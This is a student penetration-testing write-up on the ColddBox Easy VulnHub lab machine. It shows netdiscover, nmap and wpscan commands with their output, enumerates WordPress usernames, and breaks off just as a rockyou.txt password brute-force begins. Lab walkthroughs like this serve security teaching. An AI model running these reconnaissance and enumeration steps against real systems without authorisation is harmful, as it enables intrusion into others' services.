MINOR PROJECT

NAME: NILABHRA ROY

PROJECT: PENTESTING ON COLDDBOX

COLDDBOX: EASY [VULNHUB]


METHODOLOGY:

- NETDISCOVER SCANNING
- NMAP SCANNING
- ENUMERATION / RECONNAISSANCE
- WPSCAN
- PASSWORD BRUTEFORCING
- UPLOADING A REVERSE SHELL
- PRVILAGE ESCALATION

STEPS FOR SOLVING THE MACHINE:

STEP 1:

•Download the colddbox OVA and Kali linux ISO image. Then set up virtual machines in virtualbox. connect the VMs in bridge connection.



General

Name: ColddBoxEasy_IV
Operating System: Ubuntu (64-bit)

System

Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

Display


Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA


STEP 2:

•Turn on the virtual machines and make sure they are connected to internet.


ColddBoxEasy_IV [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Ubuntu 16.04.7 LTS ColddBox-Easy tty1

ColddBox-Easy login: _
```


- Above is the screen shot of colddbox virtual machine.



- This is the screenshot of kali linux machine.

STEP 3:


- Now open a terminal in kali linux and type the ‘ifconfig’ command to verify your ip address.



```
┌──(root㉿cybergoth)-[/home/cybergoth]
└─# ifconfig
[redacted],BROADCAST,MULTICAST>  mtu 1500
        [redacted]  netmask 255.255.0.0  broadcast 172.17.255.255
        [redacted]  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.10  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 3ffe:501:ffff:100:20c:29ff:fe1b:48ce  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::20c:29ff:fe1b:48ce  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:1b:48:ce  txqueuelen 1000  (Ethernet)
        RX packets 115936  bytes 33575358 (32.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 99642  bytes 10912330 (10.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 26500  bytes 1589960 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26500  bytes 1589960 (1.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

STEP 4:

•Now use the 'netdiscover' command to get the ip address of the target machine.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.3     [redacted]             1      60  [redacted]
 192.168.1.1     [redacted]             1      60  [redacted]
 192.168.1.2     [redacted]             1      60  Unknown vendor
 192.168.1.11    08:00:27:10:ab:42      1      60  PCS Systemtechnik GmbH
 192.168.1.5     [redacted]             1      60  [redacted]
 192.168.1.9     [redacted]             1      60  [redacted]
 192.168.1.7     [redacted]             1      60  [redacted]
```

•From here we can see that the ip address of the target machine is 192.168.1.11 .


STEP 5:

•Perform ‘NMAP’ scan for the ip address you found.



```
┌──(root㉿cybergoth)-[/home/cybergoth]
└─# nmap -sV 192.168.1.11
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-25 13:16 EDT
Nmap scan report for 192.168.1.11
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:10:AB:42 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds

┌──(root㉿cybergoth)-[/home/cybergoth]
└─# 
```

•To gather further information through scanning use this command: “nmap -sC –sV –p- 192.168.1.11”




```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-title: ColddBox | One more machine
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 4ebf98c09bc536808c96e8969565973b (RSA)
|   256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_  256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
MAC Address: 08:00:27:10:AB:42 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

•With this additioinal scan we found **2 ports, 80 and 4512**.

STEP 6:

•Go to your browser and type in the ip address of the target, to see the webpage that is hosted by the target machine.



ColddBox

One more machine

RECENT POSTS

The ColddBox is here

RECENT COMMENTS

Sr Hott on The ColddBox is here

ARCHIVES

October 2020


The ColddBox is here

Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

12 October, 2020 1 Comment

Proudly powered by WordPress


•If you look closely, you will find a login option for this page.




•From this we can make out that this page is hosted on **wordpress**.

STEP 7:

- Run ‘wpscan’ on the url of the webpage.




```
┌──(root㉿cybergoth)-[/home/cybergoth]
└─# wpscan --url https://192.168.1.11/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
```




```
[+] WordPress readme found: http://192.168.1.11/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.11/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.11/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
 |  - http://192.168.1.11/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
 | Location: http://192.168.1.11/wp-content/themes/twentyfifteen/
 | Last Updated: 2022-11-02T00:00:00.000Z
 | Readme: http://192.168.1.11/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.3
 | Style URL: http://192.168.1.11/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
 | Author: the WordPress team
```

- With this normal scan may not find anything major, but if we can try out luck with username enumeration.



```
┌──(root㉿cybergoth)-[/home/cybergoth]
└─# wpscan --url http://192.168.1.11/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.11/ [192.168.1.11]
[+] Started: Sat Mar 25 13:22:23 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.11/xmlrpc.php
```




```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```


- As you can see with this scan we found 3 usernames: **c0ldd**, **hugo**, **philip**.

STEP 8:

•Now that we have found some usernames we can try brute forcing the username with some known password from **‘rockyou.txt’**.



```
┌──(root㉿cybergoth)-[/home/cybergoth]
